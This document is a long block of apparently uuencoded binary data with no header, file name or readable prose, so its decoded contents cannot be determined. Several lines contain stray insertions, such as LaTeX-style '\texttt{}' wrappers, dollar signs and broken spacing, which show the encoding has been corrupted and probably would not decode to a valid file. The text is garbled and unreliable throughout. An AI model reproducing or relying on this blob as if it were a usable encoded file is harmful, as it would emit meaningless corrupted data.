M1)9*3_>*5*N[6AJR*Y;3J'M3F'(M)M_M!^\7]%+&KG'\$-"\$@JD6KW&-MLBF* M-!_P"];Y#4I]9.MSHDL_*)<RNV'Q5:3G"G:=GE53'2M41RV3YBSV@^^W1@OE MGC7993U.?5\$JT<(1Y')J59RZU6,--_Q&).-:GE7E&%*1=?WTKJ!V9EP*:==U M7!8<SPKJ3EB1E2A=7+QHCL"5=8`*A5T=]2V5THI"?;53MT>H]OI/C\$3?=_)P MQ![ML0ME9S05H^5(XW+"]9S3WU2R5+*J?)LFY%BH5JG21T^()8[[@%5M^`V2 MZY19Y*8IR)'T)LJ,0-QDN?4>:Z30*->YU;.:<J\];+E#SA"?!FG*@7O(87." $\texttt{MG-["AMH$MUGB.KU$=62UWWK}_{==04\1M?JI$G=.N=6CRA:ILE57T`2-8\4V]}$ M:A%<;GTG4J;\$43'%G"DV)<ZXE.YL6CGITL49(7N\L*"DXL3('RIG;JG?KHZG M#*7)R\$8A0^U:9(CZ@90IY:24M9HW47==]LH.WZ,KN:9B52@O5..D%W&%4#=) MN2J=(C U9D67!%7VLE:Q03W21(E%5V[1H\@LA(;E0S5P*<T@5M\[KG+B89< MJZ\$1!.U&4)@C,6M5"K4QZL13II1K2DYQW*H'C40D#A5J5H9&4;:64;K_HMV3 MDMX4*MUQRF-6N;:H,ULMU+PQI_D0M38U%2_G2.ZQ"JT#*FX54KZJ<B16S-:= MFC)P^ZDY6NZD\A4J9]CE\IIJFL:*;/-'>QG']I]%Y,Y.>'6K(M41NVKU.%[0 MSZ1, *<=2N3#1[Q1*O51::0"PRG'&`]FBQ-&P,')T4WGRAU-9BWOH2.=**ES< M6@E73KGD,S(EJN92E`].Z>N<<J-B#3B-:IV3F4JT<)B<QCZGV8`'@YN@Y%!; M,.P6W`F_;_8"6[&U'R"UZJVB<4^5I"%''^4F&X,44R8'99",HCLB/5.HCPTY $M67JJE(V^{(46@LS^{-6MEO(_3N5!HB)}5T5Q8+=HE@(M60,G4PQQR+=T?+466Y4))$ M*-=H!EQP:?#HI&*T])9X-1>C*LW/KE['K11HP&5*[*,IQMRLI'X:#C5HZ+_2 M=1JUH&,FCY-MZCZ5!8KQ4O\$&\PYZ]H(6HD\$.3=0\$*45%!H^MVW^@(@ZZW\$KW MVFYE, PUMAOQ2[FFFE9;3UR,5/00(_V2;'HB>D[JH2"KK\E'J4D2M[9-9+"69 M-,NE1\O^RRK&=R2;@[MI7L.=AW M%>G"'S'V-JI12:;F-&IQV:4Z%7:LZQG@ MJQI5L'1UD^TZU0H-5H*!(T4@V98+; `T:CP?5ED,F=)7M\5!J&KM ?R -=<HT M_%CDFIQ1_:P0^#VA5L:T>QH.N<0.4U+\`";<CF,T91&G;(S5:<4#3?JL4:: $M < C4 + U) / .: 658TN3L*"K#!N2EOV[** > K < 7JB2?G&JQ?B6ND \ L9 + 7 / "_2!UN!$ MM==?CC&MJ:G-.6GFWDX7>(!N2L9MFD!)LPH53>(N3?<\IO]+-L9XIJ35UI:8 MA`DC)TMWRYOUZ+(B8RL5&=EDF^F34F0G)=TJCZ62TY7(C\!'62Y:PX]L98\7 MD()+6GH(1?JM@G6%<B-T9:6KX:E%HKXJ%?IH\L06/]\"Q5-27S58:Z\$,Y[41 MI:^SK<UK1N@&5IQR250\$<HFRSXWH`+59U\$JF6@4F*-YAG\$)73.N5:%\$^A.,C

MW44K'[*99)/*[L`9N_*VTJIR.ZT:.UJ?5?-GREJ_]O*82G?F`B<MWU#`?M_8 MZDZU".J.[@QE(_>[O:Y#O>LH-:J<\$+;Y0PYYS25).I4O<HAC2HIR*AEZ?!E: M3Z*T^@^7QI.TYEMO>`I0BQ1-]T#!&Q<NZLPKK;=0MU2S:,IC"<UGK*93+4\$I MA3L0FN%:*4-I1K;F4CFQ2GX&9>T+!*H;Y!URR*M+5.=BQ9B;E207ETTIO<5* MDONMZBB/E).-N7BC*<=)L0&+8)-, $L5[I8G=\&=U*_V"S.">.#9%L0[/1$;@JB$ MQ=9P/8<+=8SLETY-IHE2C::, AMY+TRSVHU7TBY, 4>27&'Z:*\BR;4'IF7-P2 M+3G30A-TM6H@;6=8\$\..O^Y3F*":(GQ-M.M^&XFDE16IR=%.1HIJMM]/^2UU MN<1FYGC6*@<C'<,R9->I<)F2'MT<=6W.YD"BI^=:U>)\$T#NDXL2<%.O!4\$M* M\B%JNE@2C)4UC\4(V]#Z2G&JXZYN5&A-0=I4EV-*RH_F##`E!)%0M4;;;)%3 M";K.9VEI<-R::!;C8&\$AXVRV7%&\$J5Z,^_U?ME:@X8JI4;L8K^9B5*65RWI> MZY*B7%I>X@Y1=RM?S#X^24\E&OR?: `3DVOXT,Y5H4??O>('GJZH82%\$^U6`R M995\$-952CB4>BD:3\$HZP(5)&Q\NQ7@B1JAV7%ZJ!*R9D<Z)Z1<U%CTZY>2XE $\texttt{MK,WF74W)XW)N6D) \$K5\$N^M! (F.\$I"B:X?-017.Q32VH4N'FDU1"\$BD.Y/Z" } \\$ M.\I+"P.T#UUI5(3JZ<U,E!]D]>J\\Q,ZJ<`TJ-WS9_("\B>@E\$O2:7&\$6X6< M\$D9MDK@PB^(9;XFYQ].DJ&DQ4^Q41T7N"DGF;KB6+WJX8.=3C313<6).BD&& MITR)BZLIQMP<2JO[L^MH1A&E(%JP9"KH5E/)IIQNXCQ7\$BU4APN&0J4R0TLA MX0@BT'B'@;LJWYM`HT:[D-I\$^41%-]SI6.V4A'&5/3I&I<@710//)E^+'A\$/ MN"03[I/E3SNIMV"5>C+;\;=?NLL%SXLDVB]06YY]U.\$FZ+DX/<SMV'0\$D "F M!:;R/=X6S\$.33?%W\20WE6Q2=]'3I0,>;MOSJ`VI\$=JIH`SDLB`-JBFCJ;NN M6X6: (7BLB-&&[EPSHOH?*3OL.54P359/=(7C>'K(V;%&G=I#6K%W*8.-&_TV M3U=4Y95:SG''*2^S%@^7\$TRRTS'*D5&`\$DJ.%#52?])QCYBW9\$K-35,Y:<V. $MT3!)M*-2DPUI>!Y*M/Q"B9B2['V#.*@!CAOH-V*D7*ND!&[8U$Y]=U^/*7.G$ M%6MHKDQ+HQB=Q:DYJ?J]`B_Y-)^PN6PO#=P&2S</.66FLQRM<)S9<.H%:5#= MK72G2AL;7MT?91@63PYDI,630M#[>S+ER<:<9G0V=RT6]YDF 2[>]Y652FF. MQUO!347FR9!5J6F]LB[EFA)OO>E.9>5F08V7A-2W)D,K0%2L>LN%4<U0DJY@ M, ",5U7Q(36M2I('F@9P1:=JXU.X0#V/(+HZ+5I`L<08CA5Q36.]4S2&?OV`G M*X449960LEDAV\$2C3D72B*%E6ABM9:GV3SJX(FON(-K!<K",="I!ESP]:4Z] ML08-,)H_HD\$SQ5C2B[SD^Z9'0E\2JE5"A>+3AKE"O3CFN\O.<*\$L#G1J0BX2 M>&D[<0\$QJ&(]<HL=?R7);19=R0EE2_.:*H47N7CY7#E6BF7>.#\$7B=SR-V^D MJC0>.8)195#;8\5T,S*#EIY>;G658VTU9[O2.<+)4*ZR##0D_?'\$HD[>38E< $M_0*.H?"^1.1*$@^3,37@>YKRS!*1/IH,Z^9S6L]/CG(IV)T)7>4J<V*'10)J0[$ M.*>"2SZ:*>J&E,ECY>^@):-\$`PSS%LZU\+)!\$P!7Q2+*)';0UH/":&O\$+C53 MDRN4?8I.D/*SYCXN=-M\$7F`>*TFVT>Y#EHYY<;.G<5D_VRFT\$JO46_AQ"T8J $MU*_2J6'>[.i:/*59-_98M%+'W:0F2]A4J<Ki!M[:X=Ci>E\UUO>,4^,V/^:.$ M#'G48ML4YK1:F.U;8?,,IL^C,[:\Y%)WE7-58]3R#R^W2-R."*T%"890)*0, M):<4S8N>%=W9?O)CQ007`%V@RLF2?J"4-9K2!F>3P@!8C\$Z<T4D[*3AN+]40 M.JLD?5!#(< ?AFQ022M0R6&+ZO@&K1*WHG[O4N5#SFSF\JH.5#05[0B\$D/V> M76"R%R2-QS'-E:[^;CJ8J(;5FC/'OY["^X[1%:\;L\$L<^&?W&OK&+UZU\$BYE $MX^{5}75$ \$N; $S(J^{6}E.=-0II3NYR]6$ \$G"XH9[6 \$JK\$=A]G!C<A@4-V*O+ 6 93P! $\label{eq:mq1:55:"} \texttt{MQ1:55:"} + \texttt{XK0()I} = \texttt{G\&:QM} + \texttt{R06} = \texttt{G} + \texttt{SR.3)R.} \\ \texttt{77} + \texttt{HOWV[^8 \ C2ZY\#+)\#)(,>)} + \texttt{MQ1:55:"} + \texttt{M$ MBK%IF2!G::N<JF1@E5NVNIM#"7(MZC)T=TX(W\$7HSL"*3I-Q]?LL>Z2G'9M $\label{eq:mu} $$MU\=\([Z^14@LX\+\]LJIOTA')VB;>F2\MG:76-7T:L]$$$V"P^9IR5\GVF\%$$$ M*#S5[#=BH_XIZ*#D!S;J^GDN%)PZXQ8],-!SB6:^467S2[Q:?`R=_JL`E")E $M#4X52X<"!22/#YN2ND&>_M4%101G=*5#6<*(*U?,\78VR,.PNJ`\4@L3[-!/$ MI<:)?!OOOW'KJIH<4^149NC%%;GVE8K1%"=/0]+\$*WD-@!KC&D]B`Y26?+0C MZJRH8MA7H@=\$,Q_6@RQ3]:15T!"N*;I; `GVEZ/@DS<=(;I2]X(`Y.]Q1W@:E M:QX(18?@`V</O5D4==6L:\$=G=27'BC[(BHJ)LB6?]E9\$QG+Y=GJ=(UQTBK%0 MZWA^P]^U"VP-+D^I3+=T^FM\$?=3_D398L#TK>E'*%RQ1#:B#CU[G\$DY1\$@PM MO25>S<6H0A-GR(08=[",C<D'RY*ML:&UB,H9-5/!P2=/Z2)?@K(J'%%KSTI8 MR(*G2AHONY!917\@;8IKLIVF2%-C(?KUF)I.SKX^ZOI,4Y:J+7G%96MJ*\5> MV)W-]`:5>I'.TRW44A=9*5O\$!%4A<O-;!\(9M4XL5:@2BVFJ(>4B:8J7!`&F MZ4_RNX&Z/2KU\$J##"D5N='172G=R8,\$[6/*UK*8:N/LICD%-Y'Z*VQ;E\$'-R M5OPHR: VQ8&P:->R#]7)WH4;#6+4OIVG4K-*K<01OR*48!B:*9SC9#=Q^:RK= M:ZN;[6KH]7K+=2(;'3IPRN68\$PBIJ8PYWT@O=A7'N-?77(&-#CT\$4V1VZ2>F $M3$G=4[:M:OQJ%)N3#U0%@'CQC)WR?!6[^7R5L/*F%SOU8U.L:(72E+CM,\6<)]$ M*482YR._\J'EIF;NSDBG?CB'3]9(,Q^74R6:=7E`)T;BW(Z1A<=2%LNIV=A3 $M/JS+LR!2T^S2$M?4?=3/]V3:.&,E"=T>!>AR$],&+C=2*_MZ=;4@<(6?]=:$ $M[%"S5;[.QU,NJ<HTRD,^NA9M"?*C\E)36F4:N!-80ZO\7,Z%09P<DF*&J@SU$ M.E+3"I*1JB%KB]:;9EM.#9F2'KT@LT29T>>0<L4E&W,\$*%[F(.*.W"3HBI<' M7H2D^TIOJT3SKFSL.98D`WL0?XXET:+N<5U9A;CI#R[52^7J]7M=H[UB(<F3

M*Z:8BT3Q&H\N4!<?25PS1&W2-.\$73[PC%Z];\)O4)\$U[0B4[[0F5;.OY\$BE1 MP9&"V=XG#*"S?*Q\$%5'.[*!-#6RR7\V&AT=H@N&O3VHM^M3FG#!'>:0?3=\$% MOD\$_#,)*=/J:AF14S/JJ)7^@'\ON_A`&6_1C`BPE[']G\$_>ALU/O0V>3=IB3 M3:J\$R5W8;-(F9M;8F]14E:N).Y#9UFT^H8E^B13+K7CN)GH!)AP3J*JH]L:, M'--W\:3D#WX;:O*J>4(34W%62%J"0B`5]22DICT=:>#QW,H&)9-B([T1*XBL M)H^,6M^*9'%M=<Q_1F+L2T](M10:GEPV>4\NJW:H^@O#5CEE*#FAR-VT>#FD MM?6)0&K4PODW-5*;C4&,/4JO%0<-`"WT^[>S>H'EC(C%.O[1GZ"(-KP:#2ZC M^75VLTUC[_#M>>&.`%4\$M?5(71ZZ(%NSBOX\738*?MFSJ_(M<"F&Q45*49!) MI38`U)J'<D<+'\$/-]U"&HO=0AK3W4(:T]U":KS3'S52'J-1Y!?W-5M8J=M`% MTX2:18F\$5SY;L\5\<6SMD)I<LF-M53J3RR@OU?+"K'10\$\3.BEQ39<4UY]Q2 MYD+3*K!GYBNONI(CA:J'&IC1NQ=<\P(U<O):.^\;J%VN_FX^ZRD\$U4[01K:J MV-P5F5(ND+(\\$BMQ6\>-%ZOVR(1*I!,TPY\$>;I%S#Q4GLK\VG:E1B_.ZD_(C M\$KAH:2YAY=5WY>)FL4XEPA#D';QVU>*4]FAI/C>4I<(<=.EA.N7*'3TW+IEJ ME!6N=?`Z9HO&2]@UM0+B)1HX&C%K)O%J1,MO7-"%'`EJT7S(B5;26:V&ZRN\ M'Q2^=L[709[8AE) `NCJU?=#RU]%C[;SH(!;TV"UG5;\$BE>DD/1>G"U\$NX<6J M<BJB6_650:G-\2&VJI&;&PAQ38]/N%;2BH7E*B7Q8&6R-0HGX6ADLE'<&7L\ M, MDH[I2M.8M)L4^.MAG?A(CR`CX-E/U*NMZI#%/3\$JT.YL<V^P3_Y%"1Y]%\ MY6]6\E79HPT#OE)<F0XNT\$BX>95J7N;49:76O\$HU+X7=%I>"L".D-M&\2C4O MA;TJ+@5150BM4S604LU+LM01.8-2^\$5MH[SJE2_Q=X5J4C&4:I:]:%E7WJ5! M\$760>?[-&9X1R!^A>5V9.JD%U\$YL7M29)VLE[]\$4GT^BL.11;;!*M;J;+P7S MY7R#OC2.>F+J@TQFE+Z,IK2Y,^]P`Y:O^&NX"SH"B;81%BQLH^^7RX\4_0R MRX).=K"^R/!*I-BW6<\$7--)E\QOJ.*&^,KAV]1!UP_E,EA9CUN0'T_UKNO/] M?=FA?)[,=J66EU_\M'PQB?Y7M>8]ORME)M\SM&90W6)\$I:[&5+ZI7O:"&X7G M5/K\$5^'1<[.'*]ZF(C\$%BBDUUHJ,3C-Q)%@*ONZ0DD4IS3LCY#>-TO-%ZGAL $\verb|M"L(P^{,<-W$T66RJ$C8Y+SVO8XV$0?E/0_P9)\$/?4FY&-542(0=66UF$0J-9)| $ \$/?4FY&-542(0=66UF$0J-9)| $ \$//?4FY&-542(0=66UF$0J-9)| $ \$//?4FY&-542(0=66UF$0$ ME3`2;6<XN!8MV?+.CK;\20VM@,#784]DS52/);VZ1TO:&!W2D4GF`(-OBU6N $ME=HY[>7+VDQ%):+6^GQ4-1)K^D-i[=D)XW9:WC:7E*T2S)9]O6<A[1@.K]$ $M_{\#}!M6^0)\#!K!/)7C47_10D0JJRVI+_8U39-0>8RR]$VBR@)W;($\Z,@5#S:$ M8JM;/BIYLUF<.;[R]!Q]):22^8MDG6KX#9)^6QZ36/6MHUQD6_-5KYLB.+.` MR; #T*LLWJ:]Q; 2E9JLZ(Q->CQ&N%0]2ER,_`K%S!U\L:^:\WBMQ&R/+%W[(< MI9[+B,@`06I1<:43+I:;'_&/IT1>B/HK2N(X;5E99;_E#LIL8G/`-C-DV1X9 M3QBIP2(.JJT3F1SD04Q1?_;S%WYH*]09/W78KIX:GL[-=W9T+,H/=I[J3^(K $\label{eq:muh} \verb|MUH(Z3>+_PD][>_O2I4O;Z2]].O2_\$FZL'UA1]>BI5U+.Q9V=K2W+^Q<W+&H$ $MG7Z;[-G/W_13\&\M3O5O4N8!:Q'9:I\&L/BT%[UF_IW':_-+0/=K8O6="Y8-'2]$ MTSK:PTJ_H.W9S_\/'[/^K[.I2SNU[:_XF;;^DV-AQ]*.Q4L[NA8N7MI.CB6= $\label{eq:mq"]i>_:SM_XD/7_9+K3]A9^iGG_GDJ6+%RWRGW_7XD7TO\\XEB^GY+^KH7/AL$ M^__W^`RLW\W?\$*]^(6!/J"]OF_YS,?T[ZH0[CFJ[Y;`'3MPSH_^!\$X?&;*^] M1F=R:0>L05BH5IUZ^[#53BL'[7:UG;Z4N;U">P8+CCSR\/FA'YDT_:HX_0;* MC<LN[VV[Y["V5Q_A_XK'H2<>,6/FLK;0\$;!^90#5]'/Y'QGYKE&Z9EW]HLFL $MJ+`=SHX[+SR"TL4"W\?_X;_\A[\:[[CZ$[ZH:PM,Z=(Y/*9;?LWMOW5/^IW]]]]$ M8\$KW!1'BM,[2F0WT?_%;,)QVSHL?M\$2100H__#U72A8)3X?<@RT<_5_];LQ> $M5F8D/%?RSV+_.(_8T^/IWT,Q_MG,!7G8$3Z0W\PPX\>+1&V4E[Y`G-^J_,[@]]$ M5JA?B[[RUV2[>6;@UWGZ`YHY.^1H2O7RS<^A'UF811&@O_VS#*[MV<^4G[4[M'L^MRVY[:L[.K7.V3<XX^1+/D[CCHOFS=IX[=^?^[!WGS)^]8\[\?9^:0>IW M"/.9*^Y:N'?['XZ^8N_VN^IG[WQA6]N9H]L?JJ=WOG0N73UYY&[YV?;DK--^ MZ!Z[\Y#M>^N_GWPPH%GTGMQ5/ZEMQ[SY^VZXEWX_YZ\$=;+IW%K<,^RXA;?MD $M8Z[ROM&[\ \ \],/[W+VG_V>?ES[YK3YKN)OUCQU_DHA5.^EQ1R^M'9][6[R=I+V]]$ $\texttt{M_WGBI,G)R=U!)'=M:MMUYZM\"(C?PLE]AY*/.TZ7\TOL.^2COS[N^R-=W=LV] }$ MA\2%>Y_(D[+K5K16_J^]PP]OQ^/;GCKF=O_^G>G9.X8H3_OGS]HQ:_Z^773S M?=L.S#AV[]W!;6MOC_@[0IY8NB?@S_7YNT7^TO,[]XG;*'E-]QZ_5OGY\$[K? $\label{eq:marginal} $$M\=0R4G9MW_?GR<D=/?1DR4ORZN-$;=_;."HTD/(G4G:FVXDY9F?Z>/HS;V?Z)$$ $\label{eq:maps} $$M\&/HS=V=Z'OV9LS,]$$E_[,WIF>([PY@V*T[:GC[[OK^+8HK-!TT\'X=X3PC[,A]]]))$$$ MU`]A?=:.]#/OV/K,(13(VP =MO69ML9A]Z;W3]+GR=/O31]HXQ`/O"']S-:7 MD;<[!P[,^!:Y=\WSHW3T;;-F7CIC5_K`9-N3/R'K(>D#Y"?='MRU_[Z[.<"3 M[Z7X^A+]G<=_*<:S@K]SV\$UQ#O_Z\EZ_2#R=&=UWYK<YYA1#BMCDT9=<%=XS ML_4>#NX9/U%OXEOF;CLP61\.T_G]>ZBHW44<]U(46S^G_")#=LZFX,YY?.>\ M%LX/AH,C\/D4IQ#^U3T,AZXGV#4K*\$8;]CS]2&;TCK8?9T8'Q]KIELD'UV^< $\texttt{MD9E} \\ \texttt{Z+H-5/H*DZ_T_]P=2} \\ \texttt{V$J\$,@:A9\$/0>B\#H6HYT+4;(@Z\#*(.AZ@C(\&H.B))) } \\ \texttt{MD9E} \\ \texttt{Z+H-5/H*DZ_T_]P=2} \\ \texttt{NSJ} \\ \texttt{MD9E} \\ \texttt{NSJ} \\ \texttt{MD9E} \\$ M1!T)44=!U-\$0-1>BG@=1SX>H*T#4/(AZ(42]"*)>#*''0-2Q\$'4<1+T\$HHZ'MJ)="U,L@Z@2(:H>H\$R'JY1#U"HB:#U&OA*B3(.I5\$'4R1+T:HEX#4:^%J%,@ MZG40M0"B3H6H#HA:"%&=\$+4(HA9#U!*(ZH*HI1"U#*).@ZC70]0;(.J-\$'4Z

M1+T)HMX,4<LA*@51*R"J&Z)Z("H-4;T0M1*B5D%4'T2]!:+.@*A^B!J`J-40 MM0:B,A!U)D0-0E06HH8@:BU\$K8.H'\$2=!5%OA:CU\$'4V1)T#4>="U'D0E8>H M#1!5@*AAB"I"5`FB+(@:@:A1B!J#*!NB-D+4.\$25(:H"456(<B"J!E'G0Y0+ M41Y\$U2&J`5&;(&HS1&V!J`F(NA"B+H*HK1#U-HAZ.T*-^:O`\$/A.%-R&@I>@ MX'84?!<*OAL%+T7!'2AX&OKN1,'WH.`N%+P<!=^+@KM1\'TH^'X4_``*7H&" M'T3!#Z'@AU'P2A3\"`I^%`600L&K4?!C*/AQ%+P&!:]%P4^@X"=1\#H4O!X% M/X6"GT;!SZ#@#2CX613\'`I^'@501,&;4/`+*/A%%+P9!;^\$@E]&P:^@X"TH $M^{440!4}; T/!/2AX.PK>@8)?0\$[4?#K*/@-%/PF"NY%P6^AX%TH>#<*WH."$ $MWT; ! [Z\#@O2CX712\#P6_AX+?1\'[4?`!\%/P!"OX\#"CZ(@O^(@@^AX`]1\&$4]$ M_"<4_!\$*_C,*/H*"/T;!GZ#@OZ#@3U'P7U'PWU#P9RCX*`K^'`7_'05_@8*/ MH>#C*/A+%/P5"NY#P2=0\#]0\\$D4?`H%?XV"OT'!_T3!IU'PMRCX.Q3\/OKN M1\'_0L\$_H.!_H^`!%/P?%/PC"OXO"CZ#@G]"P3^CX"0*MLT`P1DH.!,%#T'! M62CX'!0\%`6?BX*S4?`P%#P<!8]`P3DH>"0*'H6"1Z/@7!1\'@H^'P5?@(+S $M4/"8*/@B8'PQ"AZ#@L>BX'$H^!(4/!X87XJ"+T/!$U"P'05/1,&7H^`K4'`^$ M"KX2!4]"P5>AX,DH^&H4?`T*OA8%3T'!UZ'@`A0\%04[4'`A"G:BX"(47(R" M2U"P"P67HN`R%#P-!5^/@F]`P3>BX.DH^"84?#,*+D?!%`JN0,%N%.Q!P30* M]J+@2A1<A8)]*/@6%#P#!?M1<``%5Z/@&A3,H."9*#B(@ED4'\$+!M2BX#@5S M*'@6"KX5!=>CX-DH>`X*GHN"YZ%@'@4WH&`!!8=1L(B")12T4'`\$!4=1<`P% M;13<B(+C*%A&P0H*5E'00<\$:"IZ/@BX*>BA81\\$&"FY"P<THN`4%)U#P`A2\ M\$`400L&M*/@V%'P["EZ,@N]`P7>BX#840`0%MZ/@NU#PW2AX*0KN0,'+4'`G $\verb|M"EZ-@A] # P8^CX # 4H > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@]2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@)2CX*13 \\ - `I^!@500,'/HN # G4/#S \\ + CX # AH > "T*?@(%/XF"UZ'@)2CX*13 \\ + CX # AH > "T*?@(%/XF"UZ'W)2CX*13 \\ + CX # AH > "T*$ M*'@C"MZ\$@E]`P2^BX,TH^"44_#(*?@4%;T'!KZ+@K2AX&PKNO<';4?`.%/P: $M"MZ)@E]'P6^@X#=1<"*?@L^{[T+!NU'P'A3}-@I^!P701<'OHN!]*/@]^*/P^*$ $M"MZ/@@^@X^]0\!]0\$$4_$<4?^@%?XB"#Z/@/Z'@CU#PGU'P$13\,0K^!^7_$ $M3Z+@4RCX:Q3\\+0K^)PH^C8*_1<'?H>+047^_"OX7"OX!!?\;!0^@X/^@X!]1$ M\']1\!D4_!,*_AD%)U&P;28(SD#!F2AX"`K.OL'GH."A*/A<%)R-@H>AX.\$H $M>`0*SD'!(U'P*!0\&@7GHN#S4/#Y*/@"%)R'@B]$P1>AX(M1\!@4/!8%CT/!$ $\text{MEZ}\#@\2\text{CX4A1}\&0\text{J}>@(+M*'@B"KX<!5^!@O-1\)4H>!(*O@H%3T;!5Z/@:U#P$ MM2AX"@J^#@47H."I*-B!@@M1L!,%%Z'@8A1<@H)=*+@4!9>AX&DH^'H4?`,* MOA\$%3T?!-Z'@FU%P.OJF4'`%"G:C8`*IE&P%P57HN`J%.Q#P;>@X!DHV(^" $\verb|M`RBX&@77H&`&!<]$P4$4S*+@$`JN1<&U*)A#P;-0*THN!X&ST;!<U#P7!0\\$ M#P7S*+@!!OLH.(R"110LH:"%@B,H.(J"8RAHH^!&%!Q'P3(*5E"PBH(."M90 $M\'P4=\%'00\$ Z"C90<!,*;D;!+2@X@8(7H."%*'@1"FY%P;>AX-M1\&(4?`<* MOA, %MZ'@)2BX'07?A8+O1L%+47`'"EZ&@CM1\#THN`L%+T?!]Z+@;A1\'PJ^ M'P4_@()7H.`'4?!#*/AA%+P2!3^"@A]%P:M0\&H4_!@*?AP%KT'!:U'P\$RCX M212\#@601\%/H>"G4?`S*'@#"GX6!3^'@I]'P1M1\"84_`(*?A\$%;T;!+Z'@ MEU'P*RAX"PI^%0501<';4'`/"MZ.@G>@X-=0\\$X4_#H*?@,%OXF">U'P6RAX M%PK>C8+WH."W4?#_L'?GX4U4?___SYD9\$144%7=45%!<4`14%%1"6Z!OH-!" MV"\$TTS:0)B4+M&RR"K6"N(\$((B@B"B@J@HH+B@HH*BHJ?MOP1\\$=\\$5=^SSEI MVDG3?C[GNG[?+ 7]?6Z'S=SWN<UD\QR9B:3]+Y?U@UNU0UNTPUNUPV^HAM\ $M53 > X0S?XFF[P = W@&[K!G;K!-W6#;^D&W]8-[M(-OJ,;?%<W^)YN<+=N'W=$ $MX']T@Q_H!C_4\#7ZD\&_Q8-_B);G"/;O!3W>!GNL'/=8-?Z`:_U`U^I10\6C>X$ MP=]U@P=U@W_H!O_4#?ZE&_Q;-_B/;O!?W>`AW:`P-8-2-VCH!DW=H*4;/\$PW $\texttt{MV$`W>+ANL*\$N\backslash`C=X)\&ZP:-T@XUT@XUU@T?K!H_1\#3;1\#1ZK\&SQ.-WB\backslash;K"I}$ MS]\$-MM\-MMO-GJL;/\$\WV\$HW>+YN\\+=X(6ZP8MT@ZUU@Q?K!B_1#;;1#5ZJ $\texttt{M\&VRK\&VRG\&VRO\&[Q,-WBY;O^*W6''W>"5NL\&K=(,==8.==(-72P:OT0U>JQOLAMACCONTINGS))}$ MK!OTZ`:[Z`8S=(.9NL\$LW6!7W6`WW6!WW6"V;K"';K"G;C!'-]A+-]A;-]A' M-YBK&^RK&^RG&\S3#>;K!OOK!@?H!KVZP8&ZP4&ZP<&ZP2&ZP:&ZP6&ZP>&Z MP1&ZP9&Z09]N<)1NL\$`WZ-<-VKK!0MU@D6ZP6#<8T`V.U@V.T0T&=8,ENL&0 M4W2#U^D&I^H&I^D&I^L&9^@&9^H&9^D&K]<-SM8-SM\$-5N@&;]`-5NH&;]0- $\texttt{MSM4-SM,-WJ0;G*\backslash;O\$DW>(MN\$;=X\&VZP=MU@PMT@PMU@W?H!A?I!N_4\#2[6] }$ M#2[1#=ZE&URJ&[Q;-[A,-[A<-WB/;O!>W>`*W>!]NL&5NL'[=8.K=(,/Z`8?])MU`VNU@VNT0VNUOT^I!M\6#>X3C?XB&[P4=W@8[K!];K!QW6#&W2#&W6#3^@& $\label{eq:mg_0-july} $$ MG_0-j_4;W*0;?$HW^(QN\8G=X'.ZP<VZP>=U@R_H!K?H!E_4\#;ZD&WQ9-[A5]$$ $M-[A--[A=-_B*;O!5W>`.W>!KNL'7=8-OZ`9WZ@;?U`V^I1M\6S>X2S?XCF[P]]$ $\label{eq:mass_mass_model} \texttt{M7=W@>[K!W;K!]W6\#_]$-?J`;_$`W^)&N\&/=X">ZP3VZP4]U@Y_I!C_7\#7ZA }$

M&_Q2-_B5;O!KW>!>W>`WNL%O=8/[=(/[=8/?Z0:_UPW^H!O\43?XDV[P9]W@ $M+[K!^[K!7W6\#0^D\&?]<-'M0-_J$;__%,W^)=N\&_=X\#^ZP7]U@X=T@\\+2\#$K=$ MH*\$;-'6#EF[P,-U@`]W@X;K!AKK!(W2#1^H&C](--M(--M8-'JT;/\$8WV\$0W M>*QN\#C=X/&ZP::ZP1-T@R?J!D_2#9ZL&SQ%-WBJ;O`TW6`SW>#INL\$S=(-G MZ@:;ZP;/T@V>K1L\1S?80C?84C=XKF[P/-U@*]W@^;K!"W2#%^H&+](-MM8-M7JP; O\$0WV\$8W>*ENL*UNL) UNL+UN\#+=X.6ZP2MT@QUT@U?J!J_2#7;4#7;2 M#5ZM&[Q&-WBM;K"S;M"C&^RB&\S0#6;J!K-T@UUU@]UT@]UU@]FZP1ZZP9ZZ MP1S=8"_=8&_=8!_=8*YNL*]NL)]N,\$\WF*\;[*\;'*`;].H&!^H&!^D&!^L& MA^@&A^H&A^D&A^L&1^@&1^H&?;K!4;K!`MV@7S=HZP8+=8-%NL%BW6!`-SA: M-SA&-QC4#9;H!D.ZP;!NL%OW.%8W&-\$-1G6#,=U@7#<X3C<X7C=8IALLUPU. MT`U.U`U.T@U.U@U.TOU>IQN<JAN<IAN<KAN<H1N<J1N<I1N\7C<X6S<X1S=8 MH1N\03=8J1N\43<X5S<X3S=XDVYPOF[P9MW@+;K!6W6#M^D&;]<-+M\-+M0- MWJ;7*0;0%,WN%@WN$0W>)=N<*EN\&[=X#+=X'+=X#VZP7MU@RMT@_?I!E?J$ M!N_7#:[2#3Z@&WQ0-[A:-[A&-[A6-_B0;O!AW>`ZW>`CNL%'=8./Z0;7ZP8? MUPUNT`UNK",XW_U?_XHO9^QON%SLR2VJ;#AK>^S<?8U3^@\UJ6RL.OM:<SW6 MO<[DK+?BWVS?,G?]N8+_F#]OQGYK>2XO.^/@H=CYLS97;(D=7_';W*?/<_H/ 